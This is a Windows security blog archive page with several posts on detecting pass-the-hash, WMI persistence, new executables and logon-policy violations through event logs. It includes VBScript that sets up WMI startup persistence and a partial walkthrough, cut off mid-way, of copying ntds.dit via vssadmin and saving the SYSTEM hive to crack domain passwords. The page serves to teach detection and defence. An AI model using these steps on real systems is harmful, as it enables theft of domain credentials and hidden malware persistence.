How to Detect Pass-the-Hash Attacks Blog Series
Wed, 13 Feb 2019 13:41:32 GMT
Jeff Warren really knows AD security and the Windows
Security Log. He brings me a lot of good ideas and tips for enhancing my
Security Log Encyclopedia. He also really stays up-to-date on the latest
cyber attack techniques and thinks about how to detect them with the Security
Log, Sysmon and other logs in the AD/Windows environment. Check out his
latest blog post on detecting pass-the-hash with Windows event logs here: https://blog.stealthbits.com/how-to-detect-pass-the-hash-attacks/
This is the first in a three part series so stay tuned for the rest.
 email this
•
email this
•
 digg
•
digg
•
 reddit
•
reddit
•
 dzone
dzone
comments (0)
•
references (0)
Related:
5 Indicators of Endpoint Evil
Auditing Privileged Operations and Mailbox Access in Office 365 Exchange Online
Severing the Horizontal Kill Chain: The Role of Micro-Segmentation in Your Virtualization Infrastructure
Anatomy of a Hack Disrupted: How one of SIEM’s out-of-the-box rules caught an intrusion and beyond
Come meet Randy in Orlando at Microsoft Ignite at Quest's Booth #1818
Tue, 11 Sep 2018 19:50:59 GMT
Come meet Randy in Orlando at Microsoft Ignite at Quest's Booth #1818
Today everything needs to be secure, but you need to start with Active Directory. Because if Active Directory isn’t secure – nothing else in your organization is regardless of operating system, security products or procedures.
That’s a strong statement but one that Randy Franklin Smith, creator of UltimateWindowsSecurity.com, will back up with facts. In this fast-paced presentation Randy will spotlight the multitudinous ways that virtually any component or information on your network can be compromised if the attacker first gains unauthorized access to AD.
The good news is that Active Directory was designed well and has stood the test of time with limited weaknesses being discovered. Active Directory security is a matter of design, comprehensive management and monitoring and this is the basis for a list of Fundamentals for Securing Active Directory that Randy will share. After his session come by the Quest booth and say hello to Randy and pick up a copy of his Security Log Quick Reference chart that he will be signing.
email this
•
digg
•
reddit
•
dzone
comments (0)
•
references (0)
Related:
5 Indicators of Endpoint Evil
Auditing Privileged Operations and Mailbox Access in Office 365 Exchange Online
Severing the Horizontal Kill Chain: The Role of Micro-Segmentation in Your Virtualization Infrastructure
Anatomy of a Hack Disrupted: How one of SIEM’s out-of-the-box rules caught an intrusion and beyond
Detecting Pass-the-Hash with Honeypots
Thu, 09 Aug 2018 00:54:42 GMT
Jeff Warren of StealthBits and I were talking about this really cool idea he had a while back About detecting pass the hash attacks with a special kind of honey pot. Jeff is doing a webinar on this on Thursday August 9, 2018 and here’s more information about it and the links.
Pass-the-hash and pass-the-ticket attacks can be some of the most effective techniques for attackers to use to move laterally throughout your organization, and also the most difficult to detect. Most detections rely on differentiating between what is normal behavior for a user and what is abnormal. While this can be effective, it is also time consuming and results in lots of false positives. In this webinar, Jeff will explore how to use modern honeypot techniques to lay traps for attackers and emphatically detect the use of the pass-the-hash technique within your organization.
If you are unable to join the live webinar, register to receive a video recording after the event.
Use the links below to register for this very technical webinar:
https://go.stealthbits.com/Sb-webinar-detecting-pass-the-hash-honeypots
http://bit.ly/2vir0S3
email this
•
digg
•
reddit
•
dzone
comments (0)
•
references (0)
Related:
Severing the Horizontal Kill Chain: The Role of Micro-Segmentation in Your Virtualization Infrastructure
Detecting Pass-the-Hash with Honeypots
5 Indicators of Endpoint Evil
Live with Dell at RSA 2015
Catch Malware Hiding in WMI with Sysmon
Mon, 25 Jun 2018 16:42:00 GMT
Security is an ever-escalating arms race. The good guys have gotten better about monitoring the file system for artifacts of advanced threat actors. They in turn are avoiding the file system and burrowing deeper into Windows to find places to store their malware code and dependably trigger its execution in order to gain persistence between reboots.
For decades the Run and RunOnce keys in the registry have been favorite bad guy locations for persistence but we know to monitor them using Windows auditing for sysmon. So, attackers in the know have moved on to WMI.
WMI is such a powerful area of Windows for good or evil. Indeed, the bad guys have found effective ways to hide and persist malware in WMI. In this article I’ll show you a particularly sophisticated way to persist malware with WMI Event Filters and Consumers.
WMI allows you to link these 2 objects in order to execute a custom action whenever specified things happen in Windows. WMI events are related to but more general than the events we all know and love in the event log. WMI events include system startup, time intervals, program execution and many, many other things. You can define a __EventFilter which is basically a WQL query that specifies what events you want to catch in WMI. This is a permanent object saved in the WMI repository. It’s passive until you create a consumer and link them with a binding. The WMI event consumer defines what the system should do with any events caught by the filter. There are different kinds of event consumers for action like running a script, executing a command line, sending an email or writing to a log file. Finally, you link the filter and consumer with a __FilterToConsumerBinding. After saving the binding, everything is now active and whenever events matching the filter occur, they are fed to the consumer.
So how would an attacker cause his malware to start up each time Windows reboots? Just create a filter that catches some event that happens shortly after startup. Here’s what PowerSploit uses for that purpose:
SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System' AND TargetInstance.SystemUpTime >= 200 AND TargetInstance.SystemUpTime < 320
Then you create a WMI Event Consumer which is another permanent object stored in the WMI Repository. Here’s some VB code adapted from mgeeky’s WMIPersistence.vbs script on Github. It’s incomplete, but edited for clarity. If you want to play with this functionality refer to https://gist.github.com/mgeeky/d00ba855d2af73fd8d7446df0f64c25a:
Set objInstances2 = objService1.Get("CommandLineEventConsumer")
Set consumer = objInstances2.Spawninstance_
consumer.name = “MyConsumer”
consumer.CommandLineTemplate = “c:\bad\malware.exe”
consumer.Put_
So now you have a filter that looks for when the system has recently started up and a consumer which runs c:\bad\malware.exe but nothing’s going to happen until they are linked like this:
Set objInstances3 = objService1.Get("__FilterToConsumerBinding")
Set binding = objInstances3.Spawninstance_
binding.Filter = "__EventFilter.Name=""MyFilter"""
binding.Consumer = "CommandLineEventConsumer.Name=""MyConsumer"""
binding.Put_
So now you have a filter that looks for when the system has recently started up and a consumer which runs c:\bad\malware.exe.
As a good guy (or girl) how do you catch something like this? There are no events in the Windows Security Log, but thankfully Sysmon 6.10 added 3 new events for catching WMI Filter and Consumer Activity as well as the binding which makes them active.
|
Sysmon Event ID |
Example |
|
19 - WmiEventFilter activity detected |
WmiEventFilter activity detected:
EventType: WmiFilterEvent
UtcTime: 2018-04-11 16:26:16.327
Operation: Created
User: LAB\rsmith
EventNamespace: "root\\cimv2"
Name: "MyFilter"
Query: "SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System' AND TargetInstance.SystemUpTime >= 200 AND TargetInstance.SystemUpTime < 320" |
|
20 - WmiEventConsumer activity detected |
WmiEventConsumer activity detected:
EventType: WmiConsumerEvent
UtcTime: 2018-04-11 16:26:16.360
Operation: Created
User: LAB\rsmith
Name: "MyConsumer"
Type: Command Line
Destination: "c:\\bad\\malware.exe " |
|
21 - WmiEventConsumerToFilter activity detected |
WmiEventConsumerToFilter activity detected:
EventType: WmiBindingEvent
UtcTime: 2018-04-11 16:27:02.565
Operation: Created
User: LAB\rsmith
Consumer: "CommandLineEventConsumer.Name=\"MyConsumer\""
Filter: "__EventFilter.Name=\"MyFilter\"" |
As you can see, the events provide full details so that you can analyze the WMI operations to determine if they are legitimate or malicious. From event ID 19 I can see that the filter is looking for system startup. Event Id 20 shows me the name of the program that executes and I can see from event ID 21 that they are linked.
If you add these events to your monitoring you’ll want to analyze activity for a while in order whitelist the regular, legitimate producers of these events in your particular environment.
Sidebar:
That’s persistence via WMI for you, but you might have noted that we are not file-less at this point; my malware is just a conventional exe in c:\bad. To stay off the file system, bad guys have resorted to creating new WMI classes and storing their logic in a PowerShell script in a property on that class. Then they set up a filter that kicks off a short PowerShell command that retrieves their larger code from the custom WMI Class and calls. Usually this is combined with some obfuscation like base64 encoding and maybe encryption too.
“This article by Randy Smith was originally published by EventTracker”https://www.eventtracker.com/tech-articles/catch-malware-hiding-in-wmi-with-sysmon/
email this
•
digg
•
reddit
•
dzone
comments (0)
•
references (0)
Related:
5 Indicators of Endpoint Evil
Auditing Privileged Operations and Mailbox Access in Office 365 Exchange Online
Severing the Horizontal Kill Chain: The Role of Micro-Segmentation in Your Virtualization Infrastructure
Anatomy of a Hack Disrupted: How one of SIEM’s out-of-the-box rules caught an intrusion and beyond
For of all sad words of tongue or pen, the saddest are these: 'We weren’t logging’
Tue, 12 Jun 2018 13:24:22 GMT
It doesn’t rhyme and it’s not what Whittier said but it’s true. If you don’t log it when it happens, the evidence is gone forever. I know personally of many times where the decision was made not to enable logging and was later regretted when something happened that could have been explained, attributed or proven had the logs been there. On the bright-side there’re plenty of opposite situations where thankfully the logs were there when needed. In fact, in a recent investigation we happened to enable a certain type of logging hours before the offender sent a crucial email that became the smoking gun in the case thanks to our ability to correlate key identifying information between the email and log.
Why don’t we always enable auditing everywhere? Sometimes it’s simple oversight but more often the justification is:
- We can’t afford to analyze it with our SIEM
- We don’t have a way to collect it
- It will bog down our system
Let’s deal with each of those in turn and show why they aren’t valid.
We can’t afford to analyze it with our SIEM
Either because of hardware resources, scalability constraints or volume-based licensing organizations limit what logging they enable. Let’s just assume you really can’t upgrade your SIEM for whatever reason. That doesn’t stop you from at least enabling the logging. Maybe it doesn’t get analyzed for intrusion detection. But at least it’s there (the most recent activity anyway) when you need it. Sure, audit logs aren’t safe and shouldn’t be left on the system where they are generated but I’d still rather have logging turned on even if it just sits there being overwritten. Many times, that’s been enough to explain/attribute/prove what happened. But here’s something else to consider, even if you can’t analyze it “live” in your SIEM, doesn’t mean you have to leave it on the system where it’s generated – where’s it’s vulnerable to deletion or overwriting as it ages out. At least collect the logs into a central, searchable archive like open-source Elastic.
We don’t have a way to collect it
That just doesn’t work either. If your server admins or workstation admins push back against installing an agent, you don’t have to resort to remote polling-based log collection. On Windows use native Windows Event Forwarding and on Linux use syslog. Both technologies are agentless and efficient. And Windows Event Forwarding is resilient. You can even define noise filters so that you don’t clog your network and other resources with junk events.
Logging will bog down our system
This bogey-man is still active. But it’s just not based on fact. I’ve never encountered a technology or installation where properly configured auditing made a material impact on performance. And today storage is cheap and you only need to worry about scheduling and compression on the tiniest of network pipes – like maybe a ship with a satellite IP link. Windows auditing is highly configurable and as noted earlier you can further reduce volume by filtering noise at the source. SQL Server auditing introduced in 2008 is even more configurable and efficient. If management is serious they will require this push-back be proven in tests and – if you carefully configure your audit policy and output destination - likely the tests will show auditing has negligible impact.
When it comes down to it, you can’t afford not to log. Even if today you can’t collect and analyze all your logs in real-time at least turn on logging in each system and application. And keep working to expand collection and analysis. You won’t regret it.
“This article by Randy Smith was originally published by EventTracker”https://www.eventtracker.com/tech-articles/for-of-all-sad-words-of-tongue-or-pen-the-saddest-are-these-we-werent-logging/
email this
•
digg
•
reddit
•
dzone
comments (0)
•
references (0)
Related:
5 Indicators of Endpoint Evil
Auditing Privileged Operations and Mailbox Access in Office 365 Exchange Online
Severing the Horizontal Kill Chain: The Role of Micro-Segmentation in Your Virtualization Infrastructure
Live with Dell at RSA 2015
Experimenting with Windows Security: Controls for Enforcing Policies
Thu, 15 Mar 2018 19:10:31 GMT
Interest continues to build around pass-the-hash and related credential artifact attacks, like those made easy by Mimikatz. The main focus surrounding this subject has been hardening Windows against credential attacks, cleaning up artifacts left behind, or at least detecting PtH and related attacks when they occur.
All of this is important – especially because end-users must logon to end-user workstations, which are the most vulnerable systems on the network.
Privileged admin accounts are another story. Even if you eliminated pass-the-hash, golden ticket, and other credential artifact attacks, you would remain vulnerable whenever admin accounts logon to insecure endpoints. Keystroke logging, or simply starting a process under the current user’s credentials, are viable methods for stealing or hijacking the credentials of a locally logged-on user.
So, the big lessons learned with Mimikatz and privileged accounts are to avoid using privileged credentials on lower security systems, such as any system in which web browsing or email occurs, or any type of file or content is downloaded from the internet. That’s really what ESAE (aka Red Forest) is all about. But privileged accounts aren’t limited to just the domain admin accounts contemplated by the Red Forest. There’s many other privileged accounts for member servers, applications, databases, devices, and so on.
Privileged accounts should only be used from dedicated administrative workstations maintained at the same level of security as the resources being administered.
How do you implement controls that really enforce this kind of written policy? And how do you detect attempts to circumvent?
When it comes to Windows, you have a few options:
- Logon rights defined at the local system
- Workstation restrictions defined on the domain account
- Authentication silos
I’ll briefly explain each one and show how you can monitor attempts to violate the policies.
Logon Rights
There’s five logon types and corresponding “allow and deny rights” for each, with “deny” overriding “allow”, of course. You define these in group policy and they are enforced by the local systems in which the group policy objects are applied. For instance, if you have an OU for end-user Workstations and you assign “deny logon locally” to an AD admin group, those members won’t be able to logon at the console of workstations regardless of their authority.

If someone tries to violate a “deny logon” right you can catch this by looking for event ID 4625 – an account failed to logon with status or sub-status code 0xc000015b. But be aware that these events are logged via the local workstation – not on the domain controller. This is another reason to use native Windows Event Collection to get events from your workstations.
Workstation Restrictions
This is something you’d have to specify on individual user accounts as shown below in Active Directory User and Computers. This control only applies to interactive logons.

In this example, I’ve allowed Tamas to logon only at SAW1 (secure admin workstation 1). Depending on how many SAWs and admins you have, this could be tedious. If Tamas tried to logon at a different workstation, that computer would log event ID 4625 – an account failed to logon with status or sub-status code 0xC0000070. The domain controller would log event ID 4769 with failure code 0xC.
Authentication Silos
This is a new feature of AD that allows you to carve out groups of computers and users, and limit those users to those computers – centrally from AD Authentication policy silos, which are containers you can assign user accounts, computer accounts, and service accounts to. You can then assign authentication policies for this container to limit where privileged accounts can be used in the domain. When accounts are in the Protected Users security group, additional controls are applied, such as the exclusive use of the Kerberos protocol. With these capabilities, you can limit high-value account usage to high-value hosts. Learn more about silos in Implementing Win 2012 R2 Authentication Silos and the Protected Users Group to Protect Privileged Accounts from Modern Attacks.
When a user tries to logon outside the silo of permitted computers, the domain controller will log event ID 4820: A Kerberos Ticket-granting-ticket (TGT) was denied because the device does not meet the access control restrictions.
Bad guys have more methods and shrink-wrapped tools than ever to steal credentials, so it’s especially important to lock down privileged accounts and prevent artifacts of their credentials from being littered throughout your network where the bad guys can find them. Windows gives you controls for enforcing such policies and provides an audit trail when someone attempts to violate them. Remember that besides just non-compliant or forgetful admins, these events may signal a bad guy who’s successfully stolen privileged credentials but is unaware of the controls you’ve put in place. So, take these events seriously.
“This article by Randy Smith was originally published by EventTracker” https://www.eventtracker.com/newsletters/experimenting-windows-security-controls-enforcing-policies/
email this
•
digg
•
reddit
•
dzone
comments (0)
•
references (0)
Related:
Auditing Privileged Operations and Mailbox Access in Office 365 Exchange Online
Severing the Horizontal Kill Chain: The Role of Micro-Segmentation in Your Virtualization Infrastructure
5 Indicators of Endpoint Evil
Experimenting with Windows Security: Controls for Enforcing Policies
Sysmon Event IDs 1, 6, 7 Report All the Binary Code Executing on Your Network
Mon, 18 Dec 2017 17:20:06 GMT
Computers do what they are told whether good or bad. One of the best ways to detect intrusions is to recognize when computers are following bad instructions – whether in binary form or in some higher-level scripting language. We’ll talk about scripting in the future but in this article, I want to focus on monitoring execution of binaries in the form of EXEs, DLLs and device drivers.
The Windows Security Log isn’t very strong in this area. Event ID 4688 tells you when a process is started and provides the name of the EXE – in current versions of Windows you thankfully get the full path – in older versions you only got the file name itself. But even full pathname isn’t enough. This is because that’s just the name of the file; the name doesn’t say anything about the contents of the file. And that’s what matters because when we see that c:\windows\notepad.exe ran how do we know if that was really the innocent notepad.exe that comes from Microsoft? It could be a completely different program altogether replaced by an intruder, or more in more sophisticated attacks, a modified version of notepad.exe that looks and behaves like notepad but also executes other malicious code.
Instead of just the name of the file we really need a hash of its contents. A hash is a relatively short, finite length mathematical digest of the bit stream of the file. Change one or more bits of the file and you get a different hash. (Alert readers will recognize that couldn’t really be true always – but in terms of probabilistic certainty it’s more than good enough to be considered true.)
Unfortunately, the Security Log doesn’t record the hash of EXEs in Event ID 4688, and even if it did, that would only catch EXEs – what about DLLs and device drivers? The internal security teams at Microsoft recognized this need gap as well as some which apparently led to Mark Russinovich, et al, to write Sysmon. Sysmon is a small and efficient program you install on all endpoints which generates a number of important security events “missing” from the Windows Security Log. In particular, sysmon logs:
- Event Id 1 - for process creation (i.e. an EXE was started)
- Event Id 6 – driver loaded
- Event Id 7 – imaged loaded (i.e. an DLL was loaded)
Together these 3 events created a complete audit record of every binary file loaded (and likely executed) on a system where sysmon is installed.
But, in addition to covering DLLs and drivers, these events also provide the hash of the file contents at the time it was loaded. For instance, the event below shows that Chrome.exe was executed and tells us that the SHA 256-bit hash was 6055A20CF7EC81843310AD37700FF67B2CF8CDE3DCE68D54BA42934177C10B57.
Process Create:
UtcTime: 2017-04-28 22:08:22.025
ProcessGuid: {a23eae89-bd56-5903-0000-0010e9d95e00}
ProcessId: 6228
Image: C:\Program Files (x86)\Google\Chrome\Application\chrome.exe
CommandLine: "C:\Program Files (x86)\Google\Chrome\Application\chrome.exe" --type=utility --lang=en-US --no-sandbox --service- request-channel-token=F47498BBA884E523FA93E623C4569B94 --mojo-platform-channel-handle=3432 /prefetch:8
CurrentDirectory: C:\Program Files (x86)\Google\Chrome\Application\58.0.3029.81\
User: LAB\rsmith
LogonGuid: {a23eae89-b357-5903-0000-002005eb0700}
LogonId: 0x7EB05
TerminalSessionId: 1
IntegrityLevel: Medium
Hashes: SHA256=6055A20CF7EC81843310AD37700FF67B2CF8CDE3DCE68D54BA42934177C10B57
ParentProcessGuid: {a23eae89-bd28-5903-0000-00102f345d00}
ParentProcessId: 13220
ParentImage: C:\Program Files (x86)\Google\Chrome\Application\chrome.exe
ParentCommandLine: "C:\Program Files (x86)\Google\Chrome\Application\chrome.exe"
Now, assuming we have the ability to analyze and remember hashes, we can detect whenever a new binary runs on our network.
Sysmon allows you to create include and exclude rules to control which binaries are logged and which hashes are computed based on an xml configuration file you supply sysmon at installation time or any time after with the /c command. Sysmon is easy to install remotely using Scheduled Tasks in Group Policy’s Preferences section. In our environment we store our sysmon.xml file centrally and have our systems periodically reapply that configuration file in case it changes. Of course, be sure to carefully control permissions where you store that configuration file.
Just because you see a new hash – doesn’t necessarily mean that you’ve been hacked. Windows systems are constantly updated with Microsoft and 3rd party patches. One of the best ways to distinguish between legitimate patches and malicious file replacements is if you can regularly whitelist known programs from a systems patched early – such as patch testing systems.
Once sysmon is installed you need to collect the Sysmon event log from each endpoint and then analyze those events – detecting new software. EventTracker is a great technology for accomplishing both of these tasks.
“This article by Randy Smith was originally published by EventTracker” https://www.eventtracker.com/newsletters/report-all-the-binary-code-executing-on-your-network-with-sysmon-event-ids/
email this
•
digg
•
reddit
•
dzone
comments (0)
•
references (0)
Related:
Severing the Horizontal Kill Chain: The Role of Micro-Segmentation in Your Virtualization Infrastructure
Auditing Privileged Operations and Mailbox Access in Office 365 Exchange Online
5 Indicators of Endpoint Evil
Live with Dell at RSA 2015
Yet Another Ransomware Can That Can be Immediately Detected with Process Tracking on Workstations
Mon, 18 Dec 2017 16:57:27 GMT
As I write this yet another ransomware attack is underway. This time it’s called Petya and it again uses SMB to spread but here’s the thing. It uses an EXE to get its work done. That’s important because there are countless ways to infect systems, with old ones being patched and new ones being discovered all the time. And you definitely want to reduce your attack surface by disabling/uninstalling unneeded features. And you want to patch systems as soon as possible.
Those are preventive controls and they are irreplaceable in terms of defense in depth. But no layer of defense is ever a silver bullet. Patching and surface area management will never stop everything.
So we need an effective detective control that tells us as soon as something like Petya gets past our frontline preventive layers of defense. The cool thing is you can do that using nothing more than the Windows security log – or even better – Sysmon. Event ID 4688, activated by enabling Audit Process Creation for success, is a Security log event produced every time and EXE loads as a new process.
If we simply keep a running baseline of known EXE names and compare each 4688 against that list, BAM!, you’ll know as soon as something new like Petya’s EXE’s run on your network. Of course you need to be collecting 4688s from your workstations and your SIEM needs to be able to do this kind of constant learning whitelist analysis. And you are going to get events when you install new software or patch old software. But only when new EXE names show up.
The only problem with using 4688 is it’s based on EXE name (including path). Bad guys can – but don’t usually bother to use replace known EXEs to stay below the radar. That would defeat the above scheme. So what can you do? Implement Sysmon which logs the hash of each EXE. Sysmon is a free element of Microsoft Sysinternals written by Mark Russonovich and friends. Sysmon event ID 1 (shown below) is logged the same time as 4688 (if you have both process creation auditing and Sysmon configured) but it also proves the hash of the EXE. So even if the attacker does replace a known EXE, the hash will difference, and your comparison against known hashes will fail – thus detecting a new EXE executing for the first time in your environment.
Log Name: Microsoft-Windows-Sysmon/Operational
Source: Microsoft-Windows-Sysmon
Date: 4/28/2017 3:08:22 PM
Event ID: 1
Task Category: Process Create (rule: ProcessCreate)
Level: Information
Keywords:
User: SYSTEM
Computer: rfsH.lab.local
Description:
Process Create:
UtcTime: 2017-04-28 22:08:22.025
ProcessGuid: {a23eae89-bd56-5903-0000-0010e9d95e00}
ProcessId: 6228
Image: C:\Program Files (x86)\Google\Chrome\Application\chrome.exe
CommandLine: "C:\Program Files (x86)\Google\Chrome\Application\chrome.exe" --type=utility --lang=en-US --no-sandbox --service-request-channel-token=F47498BBA884E523FA93E623C4569B94 --mojo-platform-channel-handle=3432 /prefetch:8
CurrentDirectory: C:\Program Files (x86)\Google\Chrome\Application\58.0.3029.81\
User: LAB\rsmith
LogonGuid: {a23eae89-b357-5903-0000-002005eb0700}
LogonId: 0x7EB05
TerminalSessionId: 1
IntegrityLevel: Medium
Hashes: SHA256=6055A20CF7EC81843310AD37700FF67B2CF8CDE3DCE68D54BA42934177C10B57
ParentProcessGuid: {a23eae89-bd28-5903-0000-00102f345d00}
ParentProcessId: 13220
ParentImage: C:\Program Files (x86)\Google\Chrome\Application\chrome.exe
ParentCommandLine: "C:\Program Files (x86)\Google\Chrome\Application\chrome.exe"
Tracking by hash will generate more false positives because anytime a known EXE is updated by the vendor, the first time the new version runs, a new hash will be generated and trip a new alarm or entry on your dashboard. But this tells you that patches are rolling out and confirms that your detection is working. And you are only notified the first time the EXE runs provided you automatically add new hashes to your whitelist.
Whether you track new EXEs in your environment by name using the Security Log or by hash using Sysmon – do it! New process tracking is one of those highly effective, reliable and long lived, strategic controls that will alert you against other attacks that rely on EXE still beyond the horizon.
“This article by Randy Smith was originally published by EventTracker” https://www.eventtracker.com/newsletters/yet-another-ransomware-that-can-be-immediately-detected-with-process-tracking-on-workstations/
email this
•
digg
•
reddit
•
dzone
comments (0)
•
references (0)
Related:
Severing the Horizontal Kill Chain: The Role of Micro-Segmentation in Your Virtualization Infrastructure
Auditing Privileged Operations and Mailbox Access in Office 365 Exchange Online
5 Indicators of Endpoint Evil
Anatomy of a Hack Disrupted: How one of SIEM’s out-of-the-box rules caught an intrusion and beyond
Cracking AD Passwords with NTDSXtract, Dsusers.py and John the Ripper
Tue, 07 Nov 2017 13:03:48 GMT
Recently Thycotic sponsored a webinar titled "
Kali Linux: Using John the Ripper, Hashcat and Other Tools to Steal Privileged Accounts". During the webinar Randy spoke about the tools and steps to crack Active Directory domain accounts. Here are the steps we used to do so.
Creating a shadow copy of ntds.dit and the SYSTEM file
On our domain controller we will steal the Ntds.dit file using VSSAdmin. First we need to open an elevated command prompt. Then we will create a copy using VSS. Run “vssadmin create shadow /for=C:”


Using the “Shadow Copy Volume Name:” we need to extract ntds.dit using “copy ShadowCopyVolumeNameHere\windows\ntds\ntds.dit c:\files” Note that you must use a valid target location for the copy. In the screenshot I used c:\Files and received an error because it does not exist. Using C:\junk, an existing directory, it worked.
We also need a copy of the SYSTEM file. You can easily retrieve this running “reg save hklm\system c:\junk”.


You should delete the shadow copy if you are done with it.

Copy your system file and ntds.dit from Windows to your Kali Linux box. Ignore pwd.txt since that is from other testing.

Extracting the data tables from ntds.dit using libesedb and esedbexportNow we need libesedb to extract the tables from the ntds.dit file. If you don’t already have this installed you can get it with the following commands: “git clone https://github.com/libyal/libesedb.git”
Now navigate to that directory using “cd libesedb/”

